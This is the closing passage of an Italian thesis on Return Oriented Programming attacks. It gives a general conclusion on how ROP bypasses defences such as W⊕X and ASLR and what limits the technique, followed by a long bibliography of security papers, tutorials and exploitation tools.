Al giorno d'oggi esistono un elevato numero di tipologie differenti di cyber attacchi con effetti più o meno gravi sul sistema di destinazione, dunque diventa sempre più complesso lo sviluppo di difese efficaci che precludano di eseguire un'offensiva in qualsiasi caso. Nonostante la presenza di efficaci meccanismi difensivi, quali la **W $\oplus$ X** oppure la **ASLR**, con l'esistenza di tecniche come quella analizzata nel seguente elaborato, alcune delle zone di memoria di maggior importanza del sistema saranno comunque vulnerabili ad eventuali attacchi.

Un altro importante fattore da non sottovalutare è la sempre più crescente presenza di strumenti che rendono relativamente semplice ed automatizzabile la produzione di exploit efficaci. Basti pensare a quelli utilizzati nei test di questo lavoro di tesi, grazie ad essi alcune delle più complesse operazioni risultano notevolmente semplificate, dando la possibilità di creare attacchi articolati e quasi completamente automatizzabili anche per utenti meno esperti.

La **Return Oriented Programming** e tutte le altre tecniche derivanti da essa, rappresentano quindi una minaccia tanto potente quanto pericolosa, costituendo di fatto una problematica sia presente sia futura.

Tutti gli attacchi descritti nelle sezioni precedenti dimostrano come questa tecnica possa risultare estremamente versatile ed adattabile ad ogni tipologia di vulnerabilità presentata. Tuttavia, anch'essa possiede diverse limitazioni che la possono rendere evitabile. Nello

specifico è possibile notare come per alcuni degli attacchi fosse necessaria la presenza di determinate condizioni per poter eseguire con successo un attacco completo. Nella realtà dunque, tale tecnica non sempre sarà utilizzabile poiché tali condizioni non saranno sempre verificabili.

In conclusione, la tecnica d'attacco informatico **ROP**, nonostante la sua apparente semplicità può essere ancora considerata uno strumento pericoloso se utilizzata da utenti malintenzionati. Essa potrebbe portare conseguenze rilevanti soprattutto in un periodo storico particolarmente caratterizzato dallo sviluppo tecnologico come quello attuale.

# Bibliografia

- [1] Periklis Akritidis et al. «Baggy Bounds Checking: An Efficient and Backwards-Compatible Defense against Out-of-Bounds Errors.» In: *USENIX Security Symposium*. Vol. 10. 2009.
- [2] Aleph1. «Smashing The Stack For Fun And Profit». In: *Phrack magazine* 7.49 (1996), pp. 14–16.
- [3] Mohammad Alhyari. 2021. URL: <https://www.linkedin.com/pulse/elf-linux-executable-plt-got-tables-mohammad-alhyari>.
- [4] Mohamed Amine. *ret2csu*. 2018. URL: <https://gist.github.com/kaftejiman/a853ccb659fc3633aa1e61a9e26266e9>.
- [5] Anonymous. 2018. URL: <https://medium.com/@buff3r/basic-buffer-overflow-on-64-bit-architecture-3fb74bab3558>.
- [6] Ivan Arce. «The shellcode generation». In: *IEEE security & privacy* 2.5 (2004), pp. 72–76.
- [7] Aticleworld. 2019. URL: <https://aticleworld.com/memory-layout-of-c-program/>.
- [8] Zbigniew Banach. 2020. URL: <https://www.invicti.com/blog/web-security/format-string-vulnerabilities/>.
- [9] Ayush Bansal e Debadatta Mishra. «A practical analysis of ROP attacks». In: *CoRR* abs/2111.03537 (2021). arXiv: 2111.03537. URL: <https://arxiv.org/abs/2111.03537>.
- [10] Eli Bendersky. 2011. URL: <https://eli.thegreenplace.net/2011/09/06/stack-frame-layout-on-x86-64/>.
- [11] Rashid Bhat. 2019. URL: <https://resources.infosecinstitute.com/topic/return-oriented-programming-rop-attacks/>.
- [12] Tyler Bletsch et al. «Jump-Oriented Programming: A New Class of Code-Reuse Attack». In: *ASIACCS '11* (2011), pp. 30–40. DOI: 10.1145/1966913.1966919. URL: <https://doi.org/10.1145/1966913.1966919>.
- [13] Michael Boelen. 2019. URL: <https://linux-audit.com/elf-binaries-on-linux-understanding-and-analysis/>.

- 
- [14] Pietro Borrello, Emilio Coppa e Daniele Cono D'Elia. «Hiding in the Particles: When Return-Oriented Programming Meets Program Obfuscation». In: *CoRR* abs/2012.06658 (2020). arXiv: [2012.06658](https://arxiv.org/abs/2012.06658). URL: <https://arxiv.org/abs/2012.06658>.
  - [15] Bulba e Kil3r. «Bypassing StackGuard and StackShield». In: *Phrack Magazine* 56 (2000).
  - [16] Hal Burch. 2008. URL: <https://wiki.sei.cmu.edu/confluence/display/c/FI030-C.+Exclude+user+input+from+format+strings>.
  - [17] c0ntex. «How to Hijack the Global Offset Table With Pointers for Root Shells». In: (2020). URL: [http://www.infosecwriters.com/text\\_resources/pdf/GOT\\_Hijack.pdf](http://www.infosecwriters.com/text_resources/pdf/GOT_Hijack.pdf).
  - [18] Nicholas Carlini e David Wagner. «ROP is Still Dangerous: Breaking Modern Defenses». In: *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, ago. 2014, pp. 385–399. ISBN: 978-1-931971-15-7. URL: <https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/carlini>.
  - [19] Ryan A. Chapman. 2012. URL: [https://blog.rchapman.org/posts/Linux\\_System\\_Call\\_Table\\_for\\_x86\\_64/](https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/).
  - [20] Stephen Checkoway et al. «Can DREs provide long-lasting security? The case of return-oriented programming and the AVC advantage». English (US). In: (2009). Publisher Copyright: © EVT/WOTE 2009 - 2009 Electronic Voting Technology Workshop/Workshop on Trustworthy Elections. All rights reserved. Copyright: Copyright 2020 Elsevier B.V., All rights reserved.; 2009 Electronic Voting Technology Workshop/Workshop on Trustworthy Elections, EVT/WOTE 2009, Held in Conjunction with the 18th USENIX Security Symposium ; Conference date: 10-08-2009 Through 11-08-2009.
  - [21] Crispan Cowan et al. «Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks.» In: *USENIX security symposium*. Vol. 98. San Antonio, TX. 1998, pp. 63–78.
  - [22] cs.brown.edu. 2020. URL: <https://cs.brown.edu/courses/csci1310/2020/notes/108.html>.
  - [23] cs.umd.edu. 2013. URL: <https://web.archive.org/web/20130225162302/http://www.cs.umd.edu/class/sum2003/cmsc311/Notes/Mips/stack.html>.
  - [24] Thurston HY Dang, Petros Maniatis e David Wagner. «The performance cost of shadow stacks and stack canaries». In: *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*. 2015, pp. 555–566.
  - [25] Lucas Davi, Ahmad-Reza Sadeghi e Marcel Winandy. «ROPdefender: A Detection Tool to Defend against Return-Oriented Programming Attacks». In: *ASIACCS '11* (2011), pp. 40–51. DOI: [10.1145/1966913.1966920](https://doi.org/10.1145/1966913.1966920). URL: <https://doi.org/10.1145/1966913.1966920>.
  - [26] Solar designer. 2000. URL: <https://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability#exploit>.



- [27] GDB developers. *GDB: The GNU Project Debugger*. URL: <https://www.sourceware.org/gdb/>.
- [28] Will Dietz et al. «Understanding Integer Overflow in C/C++». In: *Proceedings of the 34th International Conference on Software Engineering*. ICSE '12. Zurich, Switzerland: IEEE Press, 2012, pp. 760–770. ISBN: 9781467310673.
- [29] ROP Emporium. URL: <https://ropemporium.com/guide.html>.
- [30] ROP Emporium. URL: <https://ropemporium.com/challenge/ret2csu.html>.
- [31] L. Erdődi. «Attacking x86 windows binaries by jump oriented programming». In: (2013), pp. 333–338. DOI: [10.1109/INES.2013.6632837](https://doi.org/10.1109/INES.2013.6632837).
- [32] Ulfar Erlingsson et al. «XFI: Software guards for system address spaces». In: *Proceedings of the 7th symposium on Operating systems design and implementation*. 2006, pp. 75–88.
- [33] Ulfar Erlingsson et al. «XFI: Software guards for system address spaces». In: *Proceedings of the 7th symposium on Operating systems design and implementation*. 2006, pp. 75–88.
- [34] Hiroaki Etoh e Kunikazu Yoda. «ProPolice: Improved stack-smashing attack detection». In: *IPSI SIGNotes Computer Security (CSEC)* 14 (gen. 2002).
- [35] Aurélien Francillon e Claude Castelluccia. «Code Injection Attacks on Harvard-Architecture Devices». In: *CCS '08* (2008), pp. 15–26. DOI: [10.1145/1455770.1455775](https://doi.org/10.1145/1455770.1455775). URL: <https://doi.org/10.1145/1455770.1455775>.
- [36] Gj. 2011. URL: <https://stackoverflow.com/a/4831763>.
- [37] gr4n173. 2020. URL: <https://medium.com/@gr4n173/pwn-ret2libc-7c8b7334725f>.
- [38] Radare group. *Radare2*. 2009. URL: <https://github.com/radareorg/radare2>.
- [39] Intel H.J. Lu. *Control-flow Enforcement Technology*. URL: <https://lpc.events/event/2/contributions/147/attachments/72/83/CET-LPC-2018.pdf>.
- [40] Sean Heelan, Tom Melham e Daniel Kroening. «Gollum: Modular and Greybox Exploit Generation for Heap Overflows in Interpreters». In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. CCS '19. London, United Kingdom: Association for Computing Machinery, 2019, pp. 1689–1706. ISBN: 9781450367479. DOI: [10.1145/3319535.3354224](https://doi.org/10.1145/3319535.3354224). URL: <https://doi.org/10.1145/3319535.3354224>.
- [41] Zhen Huang e Xiaowei Yu. «Integer Overflow Detection with Delayed Runtime Test». In: *The 16th International Conference on Availability, Reliability and Security*. ARES 2021. Vienna, Austria: Association for Computing Machinery, 2021. ISBN: 9781450390514. DOI: [10.1145/3465481.3465771](https://doi.org/10.1145/3465481.3465771). URL: <https://doi.org/10.1145/3465481.3465771>.
- [42] Intel. *Intel® 64 and IA-32 Architectures Software Developer's Manual*.
- [43] Seunghoon Jeong et al. «A CFI Countermeasure Against GOT Overwrite Attacks». In: *IEEE Access* 8 (2020), pp. 36267–36280. DOI: [10.1109/ACCESS.2020.2975037](https://doi.org/10.1109/ACCESS.2020.2975037).
- [44] Aneesh Kumar K.V. URL: [https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall\\_64.tbl](https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall_64.tbl).

- [45] Michael Kerrisk. *Linux Programmer's Manual*. URL: <https://man7.org/linux/man-pages/man2/execve.2.html>.
- [46] Paul Krzyzanowski. 2018. URL: <https://people.cs.rutgers.edu/~pxk/419/notes/frames.html>.
- [47] Monish Kumar. 2021. URL: <https://infosecwriteups.com/got-overwrite-bb9ff5414628>.
- [48] Benjamin A. Kuperman et al. «Detection and Prevention of Stack Buffer Overflow Attacks». In: *Commun. ACM* 48.11 (nov. 2005), pp. 50–56. ISSN: 0001-0782. DOI: 10.1145/1096000.1096004. URL: <https://doi.org/10.1145/1096000.1096004>.
- [49] Andrej L. URL: <https://ir0nstone.gitbook.io/notes/types/stack/stack-pivoting>.
- [50] Andrej L. URL: <https://ir0nstone.gitbook.io/notes/types/stack/canaries>.
- [51] NYU OSIRIS LAB. URL: <https://ctf101.org/binary-exploitation/stack-canaries/>.
- [52] Mike Lam. 2021. URL: [https://w3.cs.jmu.edu/lam2mo/cs261/c\\_funcs.html](https://w3.cs.jmu.edu/lam2mo/cs261/c_funcs.html).
- [53] Long Le. URL: <https://github.com/longld/peda>.
- [54] Michiel Lemmens. 2021. URL: <https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/>.
- [55] G. Lettieri. «Stack Canaries». In: (2020). URL: <https://lettieri.iet.unipi.it/hacking/canaries.pdf>.
- [56] *Librerie statiche e dinamiche in Linux*. 2003. URL: <http://www-old.bo.cnr.it/corsi-di-informatica/corsoCstandard/Lezioni/37LinuxLibraries.html>.
- [57] Ben Lutkevich. 2020. URL: <https://www.techtarget.com/whatis/definition/register>.
- [58] Hector Marco-Gisbert e Ismael Ripoll. *return-to-csu: a new method to bypass 64-bit Linux ASLR*. Black Hat Asia 2018, Black Hat ; Conference date: 20-03-2018 Through 23-03-2018. Mar. 2018. URL: <https://www.blackhat.com/asia-18/>.
- [59] Ken Johnson Matt Miller. 2012. URL: <https://www.blackhat.com/html/bh-us-12/bh-us-12-briefings.html#Miller2>.
- [60] Michael Matz et al. «System v application binary interface». In: *AMD64 Architecture Processor Supplement, Draft v0* 99.2013 (2013), p. 57.
- [61] Ingo Molnar. 2004. URL: <https://lkml.iu.edu/hypermail/linux/kernel/0406.0/0497.html>.
- [62] Ricardo Narvaja. URL: <https://www.coresecurity.com/core-labs/articles/reversing-and-exploiting-free-tools-part-4>.
- [63] Kaan Onarlioglu et al. «G-Free: Defeating Return-Oriented Programming through Gadget-Less Binaries». In: ACSAC '10 (2010), pp. 49–58. DOI: 10.1145/1920261.1920269. URL: <https://doi.org/10.1145/1920261.1920269>.
- [64] Marco Prandini e Marco Ramilli. «Return-Oriented Programming». In: *IEEE Security Privacy* 10.6 (2012), pp. 84–87. DOI: 10.1109/MSP.2012.152.

- [65] Marco Prati. «ROP Gadgets hiding techniques in Open Source Projects». Tesi di dott. 2012. URL: <http://amslaurea.unibo.it/4682/>.
- [66] *pwntools*. URL: <https://docs.pwntools.com/en/stable/index.html>.
- [67] Theo de Raadt. 2003. URL: <http://www.openbsd.org/33.html>.
- [68] Ryan Roemer et al. «Return-Oriented Programming: Systems, Languages, and Applications». In: *ACM Trans. Inf. Syst. Secur.* 15.1 (mar. 2012). ISSN: 1094-9224. DOI: [10.1145/2133375.2133377](https://doi.org/10.1145/2133375.2133377). URL: <https://doi.org/10.1145/2133375.2133377>.
- [69] Jonathan Salwan. *ROPgadget*. 2011. URL: <https://github.com/JonathanSalwan/ROPgadget>.
- [70] Sascha Schirra. *Ropper*. 2018. URL: <https://github.com/sashs/Ropper>.
- [71] Edward J. Schwartz, Thanassis Avgerinos e David Brumley. «Q: Exploit Hardening Made Easy». In: *20th USENIX Security Symposium (USENIX Security 11)*. San Francisco, CA: USENIX Association, 2011. URL: <https://www.usenix.org/conference/usenix-security-11/q-exploit-hardening-made-easy>.
- [72] Hovav Shacham. «The Geometry of Innocent Flesh on the Bone: Return-into-Libc without Function Calls (on the X86)». In: *CCS '07* (2007), pp. 552–561. DOI: [10.1145/1315245.1315313](https://doi.org/10.1145/1315245.1315313). URL: <https://doi.org/10.1145/1315245.1315313>.
- [73] sirus Shahini. 2016. URL: <https://bitguard.wordpress.com/2016/11/26/an-example-of-how-procedure-linkage-table-works/>.
- [74] Saif El-Sherei. 2013. URL: [https://www.exploit-db.com/docs/english/28479-return-oriented-programming-\(rop-ftw\).pdf](https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf).
- [75] Shivam Shirirao. 2018. URL: <https://ret2rop.blogspot.com/2018/08/return-to-libc.html>.
- [76] Shivam Shirirao. 2020. URL: <https://ret2rop.blogspot.com/2020/04/got-address-leak-exploit-unknown-libc.html>.
- [77] Sploitfun. 2015. URL: <https://sploitfun.wordpress.com/2015/05/08/bypassing-aslr-part-i/>.
- [78] Dan Sporic. 2019. URL: <https://codingvision.net/bypassing-aslr-dep-getting-shells-with-pwntools>.
- [79] PaX Team. URL: <https://pax.grsecurity.net/docs/aslr.txt>.
- [80] PaX Team. URL: <https://www.thefastcode.com/it-eur/article/what-is-aslr-and-how-does-it-keep-your-computer-secure>.
- [81] Teso team. «Exploiting Format String Vulnerabilities». In: (2001).
- [82] David Tomaschik. 2017. URL: <https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html>.
- [83] *Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification*. Ver. 1.2. 1995.
- [84] Minh Tran et al. «On the Expressiveness of Return-into-libc Attacks». In: 6961 (set. 2011), pp. 121–141. DOI: [10.1007/978-3-642-23644-0\\_7](https://doi.org/10.1007/978-3-642-23644-0_7).

- [85] Joseph Yiu. «Chapter 4 - Architecture». In: *The Definitive Guide to Arm® Cortex®-M0 and Cortex-M0+ Processors (Second Edition)*. A cura di Joseph Yiu. Second Edition. Oxford: Newnes, 2015, pp. 87–108. ISBN: 978-0-12-803277-0. DOI: <https://doi.org/10.1016/B978-0-12-803277-0.00004-7>. URL: <https://www.sciencedirect.com/science/article/pii/B9780128032770000047>.